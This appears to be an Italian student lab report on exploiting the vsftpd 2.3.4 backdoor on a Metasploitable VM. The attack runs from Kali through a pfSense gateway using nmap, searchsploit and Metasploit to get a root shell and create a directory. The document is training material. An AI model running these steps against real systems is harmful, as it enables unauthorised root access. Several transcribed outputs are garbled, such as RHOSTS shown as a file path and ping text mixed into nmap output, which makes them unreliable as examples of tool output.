


TASK:

Completare una sessione di hacking sulla macchina Metasploitable sul servizio “vsftpd” con indirizzo IP 192.168.1.149. Una volta ottenuta la sessione creare una cartella con il comando mkdir nella cartella di root col nome test_metasploit.

Per prima cosa sono andato a configurare Metasploitable con il nuovo indirizzo IP come indicato nella traccia tramite il comando sudo nano /etc/network/interfaces:




```
meta [In esecuzione] - Oracle VM VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
GNU nano 2.0.7      File: /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
#iface eth0 inet dhcp
iface eth0 inet static
address 192.168.1.149
netmask 255.255.255.0
network 192.168.1.0
broadcast 192.168.1.255
gateway 192.168.1.1
```

Su Kali sempre tramite il comando sudo nano /etc/network/interfaces ho controllato le impostazioni network di Kali per accertarmi che fossero corrette:



```
GNU nano 6.4
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).
auto lo
source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
#iface eth0 inet dhcp
# dhcp
# static
address 192.168.50.100/24
gateway 192.168.50.1
```

Sottolineato in giallo in tutte e 2 le immagini sono i rispettivi gateway che sono andato a configurare con PfSense attraverso la configurazione di 2 LAN su network diversi:



```
*** Welcome to pfSense 2.6.0-RELEASE (amd64) on pfSense ***

WAN (wan)      -> em0      -> v4/DHCP4: 10.0.2.15/24
LAN (lan)      -> em1      -> v4: 192.168.50.1/24
LAN2 (opt1)    -> em2      -> v4: 192.168.1.1/24
```

La configurazione di PfSense come gateway è stata fatta tramite la GUI come si può vedere nelle immagini qui sotto:

The screenshot shows the pfSense web interface at `https://192.168.50.1/interfaces.php?if=lan`. A yellow notification bar at the top states: "The LAN configuration has been changed. The changes must be applied to take effect. Don't forget to adjust the DHCP Server range if needed after applying." The "General Configuration" section is expanded, showing fields for "Enable" (checked), "Description" (LAN), "IPv4 Configuration Type" (Static IPv4), "IPv6 Configuration Type" (None), "MAC Address" (xxxxxxxxxx), "MTU" (1500), "MSS" (1460), and "Speed and Duplex" (Default). Below this, the "Static IPv4 Configuration" section is also expanded, showing "IPv4 Address" set to 192.168.50.1 and "IPv4 Upstream gateway" set to None. A red arrow points to the "IPv4 Address" field.

Indirizzo IP di PfSense che farà da gateway per Kali

This screenshot is identical to the one above, showing the same pfSense configuration page. A red arrow points to the "IPv4 Address" field in the "Static IPv4 Configuration" section, which contains the value 192.168.50.1.

Indirizzo di PfSense che farà da gateway per Metasploitable

Sono quindi andato a controllare se le impostazioni appena create permettessero il ping da Kali a Metasploitable:

```
(kali@kali)-[~]
$ ping -c4 192.168.1.149
PING 192.168.1.149 (192.168.1.149) 56(84) bytes of data:
64 bytes from 192.168.1.149: icmp_seq=1 ttl=63 time=0.873 ms
64 bytes from 192.168.1.149: icmp_seq=2 ttl=63 time=0.651 ms
64 bytes from 192.168.1.149: icmp_seq=3 ttl=63 time=1.99 ms
64 bytes from 192.168.1.149: icmp_seq=4 ttl=63 time=1.23 ms

--- 192.168.1.149 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3031ms
rtt min/avg/max/mdev = 0.651/1.186/1.993/0.509 ms
```

Ho lanciato il tool nmap per andare a scansionare Metasploitable sulla porta 23 per vedere se il servizio FTP fosse attivo:

```
(kali㉿kali)-[~]
└─$ sudo nmap -sV -p 21 192.168.1.149
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-05 09:47 EST
Nmap scan report for 192.168.1.149: 50864 bytes of data
Host is up (0.00076s latency). Destination Host Unreachable
Destination Host Unreachable
Destination Host Unreachable
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 0.84 seconds
```

Avuta la conferma che il servizio fosse attivo, tramite il comando `searchsploit vsftpd` sono andato a cercare se ci fossero degli exploit per il servizio `vsftpd`:

```
(kali㉿kali)-[~]
$ searchsploit vsftpd

Exploit Title      for kali:
-----
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)
vsftpd 2.3.2 - Denial of Service
vsftpd 2.3.4 - Backdoor Command Execution
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)
vsftpd 3.0.3 - Remote Denial of Service

Shellcodes: No Results
(1 host up) scanned in 0.04 seconds
```

Ho quindi lanciato il tool msfconsole:

[illegible]

Ho cercato quindi il modulo vsftpd tramite il comando search e ho selezionato, tramite il comando use, l'unico modulo disponibile che era anche quello che faceva al mio caso:

```
msf6 > search vsftpd
[+] No results from search interfaces
msf6 > search vsftpd

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
--  ---                                     -
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent No      VSF TPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
```

Sono poi andato a vedere le opzioni disponibili tramite il comando show options e sono andato ad inserire l'indirizzo IP della macchina da attaccare (192.168.1.149) tramite il comando set RHOST:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
=====
Name      Current Setting  Required  Description
-----
RHOSTS    /etc/network/interfaces  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     21               yes       The target port (TCP)

Payload options (cmd/unix/interact):
=====
Name      Current Setting  Required  Description
-----
PAYLOAD   /etc/passwd      yes       The path to the payload file, see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit

Exploit target:
=====
Id  Name
--  ---
0   Automatic (No latency)

PORT  STATE SERVICE VERSION
21/tcp open  ftp      vsftpd 2.3.4

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.149 https://www.rapid7.com/
RHOST => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
=====
Name      Current Setting  Required  Description
-----
RHOSTS    192.168.1.149   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     21               yes       The target port (TCP)
```

Sono quindi andato a cercare il payload tra quelli disponibili tramite il comando show payloads e l'ho selezionato col comando set payload anche se non era necessario in quanto lo aveva scelto automaticamente il tool in quanto era l'unico disponibile:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
Compatible Payloads
=====
#  Name                                     Disclosure Date  Rank    Check  Description
--  ---                                     -
0  payload/cmd/unix/interact               normal        No      Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload payload/cmd/unix/interact
payload => cmd/unix/interact
```

A questo punto ho lanciato il mio attacco con il comando exploit:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[*] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[*] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.50.100:42611 -> 192.168.1.149:6200) at 2022-12-05 09:25:02 -0500
```


Sono riuscito ad hackerare Metasploitable e ho provato inizialmente il comando ls, come indicato dalla freccia verde, che mi ha restituito il contenuto della cartella in cui mi trovavo che ho identificato essere la cartella root. Ho quindi eseguito il comando mkdir (sottolineato in rosso nell'immagine qui sotto) per andare a creare la directory test_metasploit (cerchiata in verde sempre nell'immagine sottostante) come chiesto dall'esercizio.

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
cd root
ls
Desktop
reset_logs.sh
vnc.log
mkdir test_metasploit
ls
Desktop
reset_logs.sh
test_metasploit
vnc.log
```

Per avere ulteriore conferma dell'esito positivo sono andato su Metasploitable a controllare che la directory fosse presente nella cartella root:

```
Save modified buffer (ANSWERING "No" WILL DESTROY CHANGES) ?
msfadmin@metasploitable:/root$ ls
Desktop  reset_logs.sh  test_metasploit  vnc.log
```